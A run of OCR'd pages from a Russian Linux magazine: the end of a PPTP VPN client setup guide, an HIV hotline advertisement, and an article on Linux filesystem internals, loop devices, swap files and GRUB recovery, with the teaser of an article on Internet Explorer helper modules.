2.6.14, а в 2.6.15 уже включен модуль шифрования PPP MPPE. Сначала, чтобы было понятней, разберем ручную настройку, а потом посмотрим на GUI. Для поиска в репозитарии пакетов, относящихся к pptp, вводим:

```
$ sudo apt-cache search pptp
pptp-linux — Point-to-Point Tunneling Protocol
(PPTP) Client
knet — The Knet is a frontend to pppd.
kvpnc — vpn clients frontend for KDE
network-manager-pptp — network management
framework (PPTP plugin)
```

Клиентскую часть обеспечивает проект **PPTP Client** (pptpclient.sourceforge.net). Поддерживается не только Linux, но и *BSD. Этот клиент совместим со всеми серверами, работающими по протоколу PPTP: Windows VPN, Linux PopTop, Cisco PIX и некоторыми другими. Клиент не обновлялся уже около двух лет, поэтому можно без тени сомнения устанавливать то, что есть в репозитарии.

```
$ sudo apt-get install pptp-linux
```

В качестве рекомендуемых пакетов предлагался «*kernel-patch-mppe*». Надо сказать, что в моем случае все работало и без него, но при появлении проблем вспомни о нем. Имеет смысл поставить самое последнее ядро, где этот протокол поддерживается изначально.
Отмечу, кстати, предусмотрительность ребят из Canonical. Все нужные пакеты для подключения по PPTP находятся на CD-диске (который тебя и попросят вставить в привод после ввода команды). Поэтому если PPTP — это единственная связь с внешним миром, добывать нужные пакеты окольными путями не придется. Если диск в кэше отсутствует, добавь его, набрав команду «*sudo apt-cdrom add*». По запросу вставь CD и нажми <Enter>.
Теперь приступаем к редактированию конфигурационного файла:

$ sudo mcedit /etc/ppp/options.pptp

```
lock noauth nobsdcomp nodeflate
# Отключаем ненужные проверки
refuse-pap
refuse-eap
#refuse-chap
refuse-mschap
persist
# Количество попыток подключения в случае об-
рыва соединения
maxfail 10
defaultroute
replacedefaultroute
```

В файл */etc/ppp/chap-secrets* заносим логин и пароль:

```
user pptp password *
```

Если требуется войти в домен, запись должна выглядеть так:

```
domain\\user pptp password *
```

И создаем описание подключения, аналогично тому, как делали для PPPoE:

$ sudo mcedit /etc/ppp/peers/pptp

```
# Указываем адрес PPTP сервера
pty "pptp 10.100.0.1 --nolaunchpppd"
connect /bin/true
name user
# Идентификатор из второго поля в chap-secrets
remotename pptp
# Подключаем файл настроек
file /etc/ppp/options.pptp
#require-mppe-128
require-mppe-40
ipparam pptp
```

Настройки готовы. Теперь подключаемся:

```
$ pon pptp
```

И смотрим вывод команды *ifconfig*. Если соединение установлено и адрес получен, то считаем, что настройка прошла успешно. Но обычно PPTP требует больше возни, чем PPPoE. В случае неудачи выполняем:



info

• В ядро Linux 2.6.15 включен модуль шифрования PPP MPPE для подключения к PPTP серверам.

• Пользователи Mandriva могут найти настройки PPPoE и PPTP в Центре Управления Mandriva Linux, выбрав «Сеть и Интернет» → «Настройка нового сетевого интерфейса (LAN, ISDN, ADSL)».

• Не забывай сохранять файлы из /etc/ppp при обновлении или установке другого дистрибутива.

• В Ubuntu и некоторых других дистрибутивах для выхода в Сеть пользователь должен входить в группу dip.


• Настройку GNU/Linux для работы с PPPoE и VPN мы рассматриваем на примере дистрибутива KUbuntu. Но учитывая, что база у всех одна, сказанное будет действительно и в любом другом дистрибутиве.

• О настройке PPPoE в OpenBSD можно прочитать в статье «Нарезаем трафик ломтиками», опубликованной в][акере #087.



Настройки PPPoE и PPTP в Центре Управления Mandriva

KVpnc — удобная программа для работы с VPN разных типов



dvd
Подробно протокол PPPoE описан в RFC 2516. Кроме того, полезной будет информация на WiKi странице ru.wikipedia.org/wiki/PPPoE.

```
$ pon pptp debug dump logfd 2 nodetach
```

Как результат, получим все параметры соединения и лог ошибок. Если есть необходимость в автоматическом подключении при загрузке системы, правим */etc/network/interfaces*:

$ sudo mcedit /etc/network/interfaces

```
auto tunnel
iface tunnel inet ppp
      provider pptp
```

ДАВИМ БАТОНЫ

Для настройки и работы ты предпочитаешь программы с графическим интерфейсом? Тогда слушай. Пользователи Mandriva могут найти настройки PPPoE и PPTP в Центре Управления Mandriva Linux, выбрав «Сеть и Интернет» → «Настройка нового сетевого интерфейса (LAN, ISDN, ADSL)». Учти, что настройка PPTP находится в меню DSL вместе с PPPoE, а не в VPN, где ее обычно начинают искать.

В KUbuntu устанавливаем пакеты:

```
$ sudo apt-get install network-manager-pptp
kvpnc
```

Первый пакет — это модуль к KNetworkManager. Признаюсь, никогда его не любил и не юзал, наверное, сказывается долгое сидение в слаке, но тебе, может, он и понравится. Чтобы увидеть настройки VPN, после установки пакета нужно перезапустить NetworkManager:

```
$ sudo /etc/dbus-1/event.d/25NetworkManager
restart
 * Restarting network connection manager
NetworkManager [ OK ]
$ sudo /etc/dbus-1/event.d/26NetworkManagerDi
spatcher restart
 * Restarting network events dispatcher
NetworkManagerDispatcher [ OK ]
```

Теперь все просто. Выбираем «Параметры → Configure» и нажимаем «Добавить». В появившемся окне вводим имя соединения (также будет именем файла в peers), вводим IP-адрес или имя сервера. Во вкладке Authentication отключаем избыточные методы аутентификации. Если хочешь, в Routing укажи DNS сервер и адреса, которые могут использовать это VPN соединение.

Проект PPTP Client предлагает утилиту *pptpconfig* для настройки подключения. В репозитарии Ubuntu она отсутствует. Чтобы установить ее, добавь информацию о новом репозитарии в */etc/apt/sources.list*:

```
deb http://quozl.netrek.org/pptp/pptpconfig
./
```

Обновляем список пакетов, устанавливаем и запускаем:

```
$ sudo apt-get update
$ sudo apt-get install pptpconfig
$ sudo pptpconfig
```

Появится окно программы, внизу которого расположено пять вкладок. В Server указываем логин, пароль, название соединения и адрес сервера. Перейдя в Routing, можно изменить таблицу маршрутов и, например, разрешить подключаться к нашему туннелю другим компьютерам. По умолчанию берутся системные настройки DNS серверов, переопределить их для туннеля можно во вкладке DNS. В Encryption включаем (Require) используемый провайдером алгоритм шифрования. И, наконец, в Miscellaneous можно указать автоматическое подключение при запуске программы, переподключение при потере соединения и ввести дополнительные параметры для pppd и pptp. По окончании работы программа создаст все нужные файлы, о которых говорилось выше. Выбираем нужное соединение и нажимаем Start.

Программа KVpnc (home.gna.org/kvpnc) является удобным фронтэндом для многих типов VPN. Она поддерживает Cisco VPN, IPSec, PPTP, OpenVPN, L2TP и Vtun. Все настройки выполняются при помощи простого мастера, вызываемого через «Profile → New Profile (Wizard)», который в пошаговом режиме поможет создать новое подключение. Так, на шаге «Select the type of your VPN» выбираем тип VPN (в нашем случае — Microsoft PPTP). На следующем шаге отмечаем дополнительные параметры PPTP, вводим логин и пароль. Выбираем из раскрывающегося списка сетевое устройство, с помощью которого должно производиться подключение. В окне «Network route options» указываем: «Заменять маршрут по умолчанию».

Вот, собственно, и все по настройкам PPPoE и PPTP в современных дистрибутивах. Удачи!


...соблюдаешь правила – спокоен, ты в порядке...

Маша и Дима знают,
как защитить себя от ВИЧ

ВСЕ, ЧТО ТЫ ХОЧЕШЬ ЗНАТЬ о ВИЧ/СПИДе
АНОНИМНО, БЕСПЛАТНО

8 800 100 65 43
Государственная горячая линия

www.stopspid.ru
КАСАЕТСЯ КАЖДОГО
STOP СПИД РУ



ДЕНИС КОЛИСНИЧЕНКО
/ DHSILABS@MAIL.RU, WWW.DKWS.ORG.UA /



Во власти суперблока

ФАЙЛОВАЯ СИСТЕМА LINUX В ПОДРОБНОСТЯХ

Чтобы разобраться, как работает ОС Linux, прежде всего, нужно понять, как она управляет файлами. Поэтому на повестке дня у нас изучение архитектуры файловой системы Linux. А полученные теоретические знания мы разбавим практическими примерами. Что называется, на каждый день!

АРХИТЕКТУРА ФАЙЛОВОЙ СИСТЕМЫ

Прежде, чем приступить к рассмотрению архитектуры файловой системы Linux, нужно ответить на вопрос, что такое файловая система (ФС). В природе можно встретить различные определения, например, ФС — это способ представления информации на носителе данных. Или ФС — часть операционной системы, обеспечивающая выполнение операций над файлами. Но более точным будет объединить эти понятия. Ведь, грубо говоря, любая файловая система состоит, минимум, из двух уровней — уровня представления данных и набора системных вызовов для работы с данными.

Зачастую ОС может работать с различными файловыми системами, например, с основной файловой системой (используется на жестком диске) и с файловой системой CD — ISO9660. Поэтому ОС должна обеспечить приложениям стандартный интерфейс, позволяющий обращаться к файлам на разных ФС прозрачно. Программист не должен каждый раз вникать в тонкости файловой системы заново. Например, в Linux для открытия файла используется системный вызов `open()`. Программа просто вызывает `open()`, передав ему имя файла, а на какой ФС расположен этот файл — не суть важно.

Теперь посмотри на рисунок 1. На нем изображено все сказанное выше. Зеленым отмечен пользовательский уровень, а желтым — уровень ядра. Приложение может использовать функции `glibc` (библиотека GNU C) или же напрямую обратиться к системным вызовам ядра — тут уж как будет угодно программисту. Использовать функции `glibc` удобнее, но, вызывая непосредственно системные вызовы (например, `open()`, `read()`, `write()`, `close()`), можно немного повысить производительность приложения — ведь ты минуешь `glibc`, которая использует те же системные вызовы.

VFS — это виртуальная файловая система. Именно она позволяет добиться существующего сейчас уровня абстракции. Каждая файловая система имеет свои особенности, и если бы не было VFS, то пришлось бы разрабатывать разные версии системных вызовов для каждого типа поддерживаемой файловой системы (например, `open_ext3()` — для открытия файла, находящегося на файловой системе ext3, или `open_vfat()` — для ФС VFAT). Другими словами, VFS делает системные вызовы независимыми от типа используемой файловой системы.

КОПАЕМ ГЛУБЖЕ

Рисунок 1 — это общее представление о файловой системе Linux. Настало время копнуть глубже. Рассмотрим логическую структуру файловой системы ext3. Физически жесткий диск разбит на секторы размером 512 байт. Первый сектор дискового раздела в любой файловой системе считается загрузочной областью. В первичном разделе эта область содержит загрузочную запись — фрагмент кода, который инициирует процесс загрузки операционной системы при запуске. На других разделах область не используется. Остальные секторы объединены в логические блоки размером 1, 2 или 4 Кб. Логический блок есть наименьшая адресуемая порция данных: данные каждого файла занимают целое число блоков. Блоки, в свою очередь, объединяются в группы. Группы блоков и блоки внутри группы нумеруются последовательно, начиная с «1».

Раздел диска, на котором сформирована файловая система ext3, может быть представлен такой схемой (рис. 2).

Суперблок служит начальной точкой файловой системы и хранит всю информацию о ней. Он имеет размер 1024 байта и располагается по смеще-



ию 1024 байта от начала файловой системы. В каждой группе блоков он дублируется, что позволяет быстро восстановить его после сбоев.
В суперблоке определяется размер файловой системы, максимальное число файлов в разделе, объем свободного пространства — и содержится информация о том, где искать незанятые участки. При запуске ОС суперблок считывается в память, и все изменения файловой системы вначале находят отображение в копии суперблока (на диск записываются только периодически). Это позволяет повысить производительность системы, так как многие пользователи и процессы постоянно обновляют файлы. С другой стороны, при останове системы суперблок обязательно должен быть записан на диск, и это не дает вырубить компьютер простым выключением питания. Иначе при следующей загрузке информация, записанная в суперблоке, окажется не соответствующей реальному состоянию файловой системы.
После суперблока следует описание (дескриптор) группы блоков. Хранящаяся в нем информация позволяет найти битовые карты блоков и индексных дескрипторов, а также таблицу индексных дескрипторов.
Структуру системного блока можно найти в */usr/src/linux/include/linux/fs.h*:

```
struct super_block {
        struct_head s_list; // двусвязный список всех смонтированных ФС
        unsigned long s_blocksize;
        struct file_system_type *s_type;
        struct super_operations *s_op;
        struct semaphore s_lock;
        int s_need_sync_fs;
...
}
```

Битовой картой блоков (block bitmap) называется структура, каждый бит которой показывает, отведен ли такой же по счету блок какому-либо файлу. Значение «1» показывает, что блок занят. Эта карта служит для поиска свободных блоков в тех случаях, когда надо выделить место под файл. Битовая карта индексных дескрипторов выполняет аналогичную функцию по отношению к таблице индексных дескрипторов: показывает, какие именно дескрипторы заняты.
Каждому файлу соответствует один и только один индексный дескриптор (inode), который идентифицируется своим порядковым номером — индексом файла. В индексном дескрипторе хранятся метаданные файла. Среди них — все атрибуты файла, кроме его имени, и указатель на данные файла.
Для обычного файла или каталога этот указатель представляет собой массив из пятнадцати адресов блоков. Первые двенадцать адресов являются прямыми ссылками на номера блоков, в которых хранятся данные файла. Если данные не помещаются в двенадцать блоков, то включается механизм косвенной адресации. Следующий адрес в этом массиве является косвенной ссылкой, то есть адресом блока, в котором хранится список адресов следующих блоков с данными из этого файла. Сколько блоков с данными можно так адресовать? Адрес блока занимает 4 байта, блок, как уже сказано, имеет размеры 1, 2 или 4 Кб. Значит, путем косвенной адресации можно разместить 256 — 1024 блока.
А если файл еще длиннее? Следующий адрес в массиве-указателе указывает на блок двойной косвенной адресации (double indirect block). Блок содержит список адресов блоков, которые, в свою очередь, содержат списки адресов следующих блоков данных.
Наконец, последний адрес в массиве-указателе задает адрес блока тройной косвенной адресации, то есть блока со списком адресов блоков, которые являются блоками двойной косвенной адресации!
Пока остается непонятным, где находится имя файла, если его нет ни среди данных файла, ни среди метаданных. В *nix-подобных системах имя файла — атрибут не самого файла, а файловой системы, понимаемой как логическая структура каталогов. Имя файла хранится только в каталоге, к которому файл приписан, и больше нигде. Следствия этого любопытны. Во-первых, одному индексному дескриптору может соответствовать любое количество имен, приписанных к разным каталогам, и все они являются настоящими. Количество имен (жестких ссылок) учитывается в индексном дескрипторе. Именно это количество можно увидеть по команде «ls — l». Во-вторых, удаление файла означает простое удаление записи о нем из данных каталога и уменьшение на единицу счетчика ссылок. В-третьих, сопоставить имя можно только номеру индексного дескриптора внутри одной и той же файловой системы. Именно поэтому нельзя создать жесткую ссылку в другую файловую систему (символическую — можно, у нее другой механизм хранения).
Сам каталог таким же образом приписан к своему родительскому каталогу. Корневой каталог всегда записан в индексный дескриптор с номером «2» (номер «1» отведен для списка адресов дефектных блоков). В каждом каталоге хранится ссылка на него самого и на его родительский каталог — это и есть псевдоподкаталоги «.» и «..». Таким образом, количество ссылок на каталог равно количеству его подкаталогов плюс два!
Данные каталога представляют собой связный список с записями переменной длины и выглядят примерно так, как показано на рисунке 3.
А как же файлы физических устройств? Они могут находиться в тех же каталогах, что и обычные файлы: в каталоге нет никаких



info

- VFS действует как корневой уровень интерфейса файловой системы. VFS следит за всеми поддерживаемыми и смонтированными на данный момент файловыми системами.
- Узел inode хранит в себе все метаданные для управления объектами файловой системы.
- Структуры dentry используются для осуществления преобразования между названиями и узлами inode, для чего существует кэш директорий, в котором хранятся последние использованные записи, а также отношения между папками и файлами для обхода файловых систем.
- Буферный кэш буферизирует запросы между файловыми системами и блочными устройствами.
- Дубликаты суперблока используются при восстановлении файловой системы после сбоев.
- В статье «Через революцию к эволюции», опубликованной в журнале][акер #095, можно прочитать историю создания линуксовых файловых систем.




Рис. 1. Архитектура файловой системы




Рис.3. Структура каталога в ext3

данных, говорящих о принадлежности имени файлу на диске или устройству. Разница — на уровне индексного дескриптора. Если иноде обычного файла указывает на дисковые блоки, где хранятся его данные, то в иноде файла устройства содержится указатель на список драйверов устройств в ядре — тот элемент списка, который соответствует старшему номеру устройства (рис. 4).

МОНТИРОВАНИЕ

Чтобы получить доступ к файлам и каталогам, находящимся на других разделах жесткого диска или на других носителях, нужно примонтировать их к корневой файловой системе. Для монтирования файловой системы предназначена программа mount, для размонтирования — umount. Общий формат вызова следующий:

```
# mount — t тип_ФС устройство точка_монтирования
```

После монтирования ФС добавляется в список смонтированных файловых систем в ядре:

```
struct vfsmount {
        struct list_head mnt_hash;
        struct vfsmount *mnt_parent;
        struct dentry *mnt_mountpoint;
        struct dentry *mnt_root;
        struct super_block *mnt_sb;
        struct list_head mnt_mounts;
        struct list_head mnt_child;
        atomic_t mnt_count;
        int mnt_flags;
        char *mnt_devname;
        struct list_head mnt_list;
}
```

Последняя структура *mnt_list* и есть список смонтированных файловых систем. Пользователь может просмотреть его в файле */etc/mtab*.

ОСОБЫЕ ОПЕРАЦИИ С ФАЙЛОВОЙ СИСТЕМОЙ

Создать файловую систему Linux можно не только на физическом носителе данных, но и в обычном файле. Для начала нужно создать пустой файл:




Рис.2. Структура файловой системы

```
# dd if=/dev/zero of=fs.img bs=1k count=30000
```

Команда dd читает данные из псевдоустройства */dev/zero* и записывает их в файл *fs.img*. В качестве данных будет поток нулей, причем не чисел ноль (ANSI-код 48), а неотображаемых символов NULL (ANSI-код 0)! Данные читаются и записываются блоками по 1 Кб (bs=1k), а общее количество блоков равно 30000. Таким образом, на выходе получаем файл размером ~30 Мб, заполненный символами NULL.
Командой *losetup* превратим наш файл в блочное устройство:

```
# losetup /dev/loop0 fs.img
```

Теперь мы можем обращаться к */dev/loop0*, как к обычному блочному устройству (блочным называется устройство, обмен данными с которым производится блоками, например, секторами диска).
Создадим файловую систему на устройстве */dev/loop0* с помощью команды *mke2fs*:

```
# mke2fs -c /dev/loop0 30000
```

Все готово для монтирования созданной файловой системы! Мы подмонтируем ее к каталогу */mnt/fs*, который нужно создать заранее:

```
# mkdir /mnt/fs
# mount -t ext2 /dev/loop0 /mnt/fs
```

После этого можно работать с каталогом */mnt/fs* как с обычным каталогом файловой системы. Никаких ограничений нет. Внутри этого каталога мы можем создать еще один пустой файл и тоже превратить его в файловую систему, а затем подмонтировать.
Для упрощения процесса вместо команды *losetup* можно применить параметр '*-o loop*' команды *mount*, например:

```
# mount -o loop -t ext2 fs.img /mnt/fs
```

Для размонтирования файла с файловой системой, как обычно, используем umount:

```
# umount /mnt/fs
```

Далее следует удалить устройство */dev/loop0*:

```
# losetup -d /dev/loop0
```

ALCOHOL И ULTRAISO СРЕДСТВАМИ LINUX!

Теперь немного практики. Например, *dd* можно использовать не только для создания пустых файлов, но и для снятия образов с CD/DVD-дисков:

```
# dd if=/dev/cdrom of=~/image.iso
```

Данная команда создаст образ CD-диска и запишет его в домашний каталог пользователя под именем *image.iso*.

Рис. 4. Разница между обычным файлом и файлом устройства

Затем можно обратиться к файлам созданного образа без записи его на болванку. Для этого нужно подмонтировать исошку к корневой файловой системе (каталог */mnt/fs* должен существовать):

```
# mount -o loop -t iso9660 ~/image.iso /mnt/fs
```

Теперь ты можешь работать с */mnt/fs*, как с обычным каталогом.
Но работа с ISO-образами — не единственное применение loop-устройств. Может случиться так, что после установки системы окажется, что оперативной памяти не хватает. Покупать дополнительный модуль памяти не хочется, а переразбивать жесткий диск с целью увеличения размера раздела подкачки — тем более. Можно создать пустой файл, отформатировать его как файл подкачки и подключить к системе:

```
# mkdir /swap
# dd if=/dev/zero of=/swap/sw-file bs=1k
count=262144
# mkswap /swap/sw-file 262144
# swapon /swap/sw-file
```

Первая команда создает пустой файл размером 256 Мб. Вторая — форматирует его как своп. Для Linux нет особой разницы, с чем работать — с файлом или с блочным устройством. Ты запросто можешь отформатировать обычный файл в любую файловую систему. Третья команда подключает созданный своп-файл к системе. Можешь ввести команду *free*, чтобы убедиться, что файл подкачки подключен. Только не забудь добавить последнюю команду в сценарии запуска системы, чтобы не вводить ее после каждой перезагрузки.

МОНТИРОВАНИЕ КАТАЛОГА К КАТАЛОГУ

В Linux можно подмонтировать каталог к каталогу, а не только каталог к устройству. Делается это с помощью все той же команды mount, но запущенной с параметром '*--bind*':

```
# mount --bind исходный_каталог каталог_на-
значения
```

ИЗМЕНЕНИЕ КОРНЕВОЙ ФАЙЛОВОЙ СИСТЕМЫ

Linux позволяет изменять корневую файловую систему. Предположим, ты загрузился с LiveCD и теперь нужно подключить корневую файловую систему так, чтобы все изменения, производимые вводимыми командами, относились именно к корневой файловой системе на жестком диске, а не к корневой файловой системе LiveCD. И вот, как это сделать:

```
# chroot точка_монтирования
```

Например:

```
# chroot /mnt/newroot
```

ВОССТАНОВЛЕНИЕ ЗАГРУЗЧИКА GRUB: ПОШАГОВОЕ РУКОВОДСТВО

После переустановки Windows внедрила в MBR свой загрузчик, и теперь нельзя загрузить Linux? Не переустанавливать же еще и Linux из-за такой мелочи! Для восстановления загрузчика GRUB бутимся с любого LiveCD и вводим следующие команды:

```
# mkdir -p /old/dev
# mount /dev/sdaX /old
# mount --bind /dev /old/dev
# chroot /old
# /sbin/grub-install /dev/sda
# reboot
```

ВМЕСТО ЗАКЛЮЧЕНИЯ

К сожалению, мы рассмотрели далеко не все возможности файловой системы Linux. В частности, не были рассмотрены права доступа, квотирование, практически ничего не сказано о создании ссылок. Все это темы для отдельного разговора, а пока, если у тебя есть вопросы/комментарии/пожелания, можешь обращаться по адресу dhsilabs@mail.ru.



links

На Википедии (ru.wikipedia.org) можно найти кучу материалов, посвященных файловым системам. Для поиска используй ключевые слова: ext2, ext3, reiserfs, fuse, sshfs.

Рис 5. Создание и монтирование файла с файловой системой





Рис 6. Создание и подключение своп-файла



АЛЕКСАНДР ЭККЕРТ
/ ALEKSANDR-EHKKERT@RAMBLER.RU /

РЕАЛЬНАЯ ПОМОЩЬ ДОМОХОЗЯЙКАМ

УЧИМСЯ КОДИТЬ МОДУЛИ ПОДДЕРЖКИ ОБОЗРЕВАТЕЛЯ

Полезная вещь — BHO. Большое количество коммерческих программ — от менеджеров закачки до словарей-переводчиков — так или иначе требующих доступ к браузеру, встраивают своих помощников в Internet Explorer. В статье мы расскажем, как средствами C# и Microsoft Visual Studio создать собственный модуль. Естественно, с немного хакерскими функциями.

